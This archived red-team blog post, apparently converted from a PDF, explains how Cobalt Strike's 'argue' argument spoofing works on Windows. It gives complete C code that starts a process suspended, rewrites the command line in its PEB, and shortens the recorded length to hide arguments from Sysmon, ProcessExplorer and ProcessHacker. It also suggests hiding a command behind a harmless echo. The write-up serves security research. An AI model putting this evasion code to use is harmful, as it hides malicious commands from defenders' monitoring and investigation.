
How to Argue like Cobalt Strike

By Adam Chester

Archived: 2026-04-05 21:51:51 UTC

« Back to home



Posted on 28th January 2019

In Cobalt Strike 3.13, the `argue` command was introduced as a way of taking advantage of argument spoofing. I was first made aware of the concept while watching Will Burgess's awesome talk RedTeaming in the EDR Age,with Will crediting Casey Smith who presented the idea during a series of tweets.

As with anything introduced to Cobalt Strike which has the chance to improve operational security, I wanted to dig into the concept further to see just how this technique worked under the hood, and to understand just how we can leverage this in other tools developed outside of Cobalt Strike.

To start our review of how argument spoofing works, let's take a look at a popular tool provides information on executing processes including their arguments, ProcessHacker.

ProcessHacker Argument Display

As you will likely know, ProcessHacker is an open source tool similar to SysInternals Process Explorer, which is used by administrators and investigators to analyse running processes on Windows.

The source code to the application is available on GitHub, and after a bit of grepping, I found the code responsible for retrieving process arguments within phlib/native.c. The code looks like this:

```
NTSTATUS PhGetProcessPebString(
   _In_ HANDLE ProcessHandle,
```

```
    _In_ PH_PEB_OFFSET Offset,
    _Out_ PPH_STRING *String
    )
{
    ...
        PROCESS_BASIC_INFORMATION basicInfo;
        PVOID processParameters;
        UNICODE_STRING unicodeString;

        // Get the PEB address.
        if (!NT_SUCCESS(status = PhGetProcessBasicInformation(ProcessHandle, &basicInfo)))
            return status;

        // Read the address of the process parameters.
        if (!NT_SUCCESS(status = NtReadVirtualMemory(
            ProcessHandle,
            PTR_ADD_OFFSET(basicInfo.PebBaseAddress, FIELD_OFFSET(PEB, ProcessParameters)),
            &processParameters,
            sizeof(PVOID),
            NULL
            )))
            return status;

        // Read the string structure.
        if (!NT_SUCCESS(status = NtReadVirtualMemory(
            ProcessHandle,
            PTR_ADD_OFFSET(processParameters, offset),
            &unicodeString,
            sizeof(UNICODE_STRING),
            NULL
            )))
            return status;

    ...
}
```

Here we see a number of Win32 API calls, the first one (wrapped within `PhGetProcessBasicInformation`) is `NtQueryInformationProcess` which is passed a parameter of `ProcessBasicInformation`. If we review the API documentation, we see that this parameter requests the `PEB` (Process Environment Block) from a target process.

Once ProcessHacker has the `PEB` of the process, it then becomes trivial for it to enumerate the arguments used, for example, let's take a look at what makes up the Process Environment Block struct:

```
 typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
```

```
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

For the purposes of this post we will focus on the `ProcessParameters` field, which is made up of:

```
 typedef struct _RTL_USER_PROCESS_PARAMETERS {
  BYTE           Reserved1[16];
  PVOID          Reserved2[10];
  UNICODE_STRING ImagePathName;
  UNICODE_STRING CommandLine;
} RTL_USER_PROCESS_PARAMETERS, *PRTL_USER_PROCESS_PARAMETERS;
```

And it is here that the processes command line is exposed, revealing arguments used during the creation of the process. So now we know where to find this, how can we go about updating this with the aim of spoofing arguments?

Updating PEB CommandLine

To begin, let's spawn a process as you normally would, however we will first suspend its execution using the `CREATE_SUSPENDED` flag:

```
 CreateProcessA(
    NULL,
    "cmd.exe",
    NULL,
    NULL,
    FALSE,
    CREATE_SUSPENDED,
    NULL,
```

```
    "C:\\Windows\\System32\\",
    &si,
    &pi);
```

With the process spawned and in a suspended state, we now need to grab the `PEB` address, which can be done using the same trick as ProcessHacker, via the `NtQueryInformationProcess` call. As this call isn't exposed via the usual libraries, we will need to find it dynamically at runtime:

```
 typedef NTSTATUS (*NtQueryInformationProcess)(
         IN HANDLE,
         IN PROCESSINFOCLASS,
         OUT PVOID,
         IN ULONG,
         OUT PULONG
);

PROCESS_BASIC_INFORMATION pbi;
DWORD retLen;
SIZE_T bytesRead;
NtQueryInformationProcess ntpi;

ntpi = (NtQueryInformationProcess)GetProcAddress(
    LoadLibraryA("ntdll.dll"),
    "NtQueryInformationProcess");

ntpi(
    pi.hProcess,
    ProcessBasicInformation,
    &pbi,
    sizeof(pbi),
    &retLen);
```

With the address of the `PEB` identified, we can now extract a copy from the running process using ReadProcessMemory:

```
 void* readProcessMemory(HANDLE process, void *address, DWORD bytes) {
         SIZE_T bytesRead;
         char *alloc;

         alloc = (char *)malloc(bytes);
         if (alloc == NULL) {
                 return NULL;
         }

         if (ReadProcessMemory(process, address, alloc, bytes, &bytesRead) == 0) {
```

```
                free(alloc);
                return NULL;
        }

        return alloc;
}

...

// Read the PEB from the target process
success = ReadProcessMemory(pi.hProcess, pbi.PebBaseAddress, &pebLocal, sizeof(PEB), &bytesRead);
```

Now we need a copy of the `ProcessParameters` field which is an instance of the `RTL_USER_PROCESS_PARAMETERS` struct:

```
 // Grab the ProcessParameters from PEB
parameters = (RTL_USER_PROCESS_PARAMETERS*)readProcessMemory(
        pi.hProcess,
        pebLocal.ProcessParameters,
        sizeof(RTL_USER_PROCESS_PARAMETERS)
);
```


Contained within the `RTL_USER_PROCESS_PARAMETERS` struct is the `CommandLine` field we are looking for, which is actually an instance of a `UNICODE_STRING` struct. This means that we can update the arguments by writing to the `UNICODE_STRING.Buffer` address using `WriteProcessMemory`:

```
 // Set the actual arguments we are looking to use
success = writeProcessMemory(
    pi.hProcess,
    parameters->CommandLine.Buffer,
    (void*)L"cmd.exe /k dir\0",
    30);
```


And finally, we resume execution with `ResumeExecution`. Once the thread is resumed, we find that our process will execute and parse our injected arguments as though they were passed during the `CreateProcess` call.

Argument Spoofing Impact

Now we have a way to update command line arguments at runtime, what impact does this have on tools recording execution activity? Well first let’s look at SysMon. Here we can see the results after spoofing our arguments with a simple “cmd.exe /k echo Argument Spoofing Test”:



Next let's take a look at ProcessExplorer:



One interesting thing called out during Raffael's introduction to "Argue" (available here if you haven't see it) is that tools like ProcessExplorer actually retrieve a copy of the PEB each time the process is inspected, meaning that our spoofed arguments are revealed.

Spoofing Arguments to Process(Explorer|Hacker)


This was bugging me a bit, as there must be a way to avoid ProcessExplorer and similar tools if we have control over the `PEB`. It turns out that there is a weird trick that does work with both ProcessHacker and ProcessExplorer and allows you to hide your arguments… by simply creating a corrupted `UNICODE_STRING`.

As we know, the `CommandLine` argument of `_RTL_USER_PROCESS_PARAMETERS` is a pointer to a `UNICODE_STRING` structure. This has the following layout:


```
typedef struct _UNICODE_STRING {
 USHORT Length;
 USHORT MaximumLength;
 PWSTR  Buffer;
} UNICODE_STRING, *PUNICODE_STRING;
```

We know that when we copy our true arguments to the Buffer parameter address, the application uses this when attempting to parse parameters, but what happens if we set the `Length` parameter to be less than the size of the string set within the `Buffer`?


Well what we find is that for ProcessHacker and ProcessExplorer, each will terminate the string displayed after `Length` bytes, whereas the actual process will continue to use `Buffer` until it hits a `NULL` character. For example, here we have a process running with the command line `cmd.exe /k echo Argument Spoofing`. If we update the `Length` of the `CommandLine` field to 14, we see that ProcessExplorer is showing only `cmd.exe` as the command line argument:



Similar with ProcessHacker, we are clearly running cmd.exe with an argument, but due to the undersized `Length` field, the remainder of the command line is hidden:



Obviously this allows us to have a bit of fun, adding parameters such as `echo Something && [Hidden command]` which will be truncated, hiding our true intentions:



I've not yet tested this across multiple applications, but it seems that both cmd.exe and powershell.exe have this same behaviour. If you know why this inconsistency exists, please let me know.

The source code for performing argument spoofing can be found below, or on Github here.

```
#include <iostream>
#include <Windows.h>
#include <winternl.h>

typedef NTSTATUS(*NtQueryInformationProcess2)(
IN HANDLE,
IN PROCESSINFOCLASS,
```

```
    OUT PVOID,
    IN ULONG,
    OUT PULONG
    );

    void* readProcessMemory(HANDLE process, void *address, DWORD bytes) {
    SIZE_T bytesRead;
    char *alloc;

    alloc = (char *)malloc(bytes);
    if (alloc == NULL) {
    return NULL;
    }

    if (ReadProcessMemory(process, address, alloc, bytes, &bytesRead) == 0) {
    free(alloc);
    return NULL;
    }

    return alloc;
    }

    BOOL writeProcessMemory(HANDLE process, void *address, void *data, DWORD bytes) {
    SIZE_T bytesWritten;

    if (WriteProcessMemory(process, address, data, bytes, &bytesWritten) == 0) {
    return false;
    }

    return true;
    }
```

```
int main(int argc, char **canttrustthis)
{
STARTUPINFOA si;
PROCESS_INFORMATION pi;
CONTEXT context;
BOOL success;
PROCESS_BASIC_INFORMATION pbi;
DWORD retLen;
SIZE_T bytesRead;
PEB pebLocal;
RTL_USER_PROCESS_PARAMETERS *parameters;

printf("Argument Spoofing Example by @_xpn_\n\n");

memset(&si, 0, sizeof(si));
memset(&pi, 0, sizeof(pi));

// Start process suspended
success = CreateProcessA(
NULL,
(LPSTR)"powershell.exe -NoExit -c Write-Host 'This is just a friendly argument, nothing to see here'",
NULL,
NULL,
FALSE,
CREATE_SUSPENDED | CREATE_NEW_CONSOLE,
NULL,
"C:\\Windows\\System32\\",
&si,
```

```
&pi);

if (success == FALSE) {
printf("[!] Error: Could not call CreateProcess\n");
return 1;
}

// Retrieve information on PEB location in process
NtQueryInformationProcess2 ntpi = (NtQueryInformationProcess2)GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryInformationProcess");
ntpi(
pi.hProcess,
ProcessBasicInformation,
&pbi,
sizeof(pbi),
&retLen
);

// Read the PEB from the target process
success = ReadProcessMemory(pi.hProcess, pbi.PebBaseAddress, &pebLocal, sizeof(PEB), &bytesRead);
if (success == FALSE) {
printf("[!] Error: Could not call ReadProcessMemory to grab PEB\n");
return 1;
}

// Grab the ProcessParameters from PEB
parameters = (RTL_USER_PROCESS_PARAMETERS*)readProcessMemory(
pi.hProcess,
pebLocal.ProcessParameters,
```

```
    sizeof(RTL_USER_PROCESS_PARAMETERS) + 300
    );

    // Set the actual arguments we are looking to use
    WCHAR spoofed[] = L"powershell.exe -NoExit -c Write-Host Surprise, arguments spoofed\0";
    success = writeProcessMemory(pi.hProcess, parameters->CommandLine.Buffer, (void*)spoofed,
    sizeof(spoofed));
    if (success == FALSE) {
    printf("[!] Error: Could not call WriteProcessMemory to update commandline args\n");
    return 1;
    }

    /////// Below we can see an example of truncated output in ProcessHacker and ProcessExplorer /////////

    // Update the CommandLine length (Remember, UNICODE length here)
    DWORD newUnicodeLen = 28;

    success = writeProcessMemory(
    pi.hProcess,
    (char *)pebLocal.ProcessParameters + offsetof(RTL_USER_PROCESS_PARAMETERS,
    CommandLine.Length),
    (void*)&newUnicodeLen,
    4
    );
    if (success == FALSE) {
    printf("[!] Error: Could not call WriteProcessMemory to update commandline arg length\n");
    return 1;
    }

    // Resume thread execution*/
```

```
    ResumeThread(pi.hThread);
}
```

Source: https://blog.xpnsec.com/how-to-argue-like-cobalt-strike/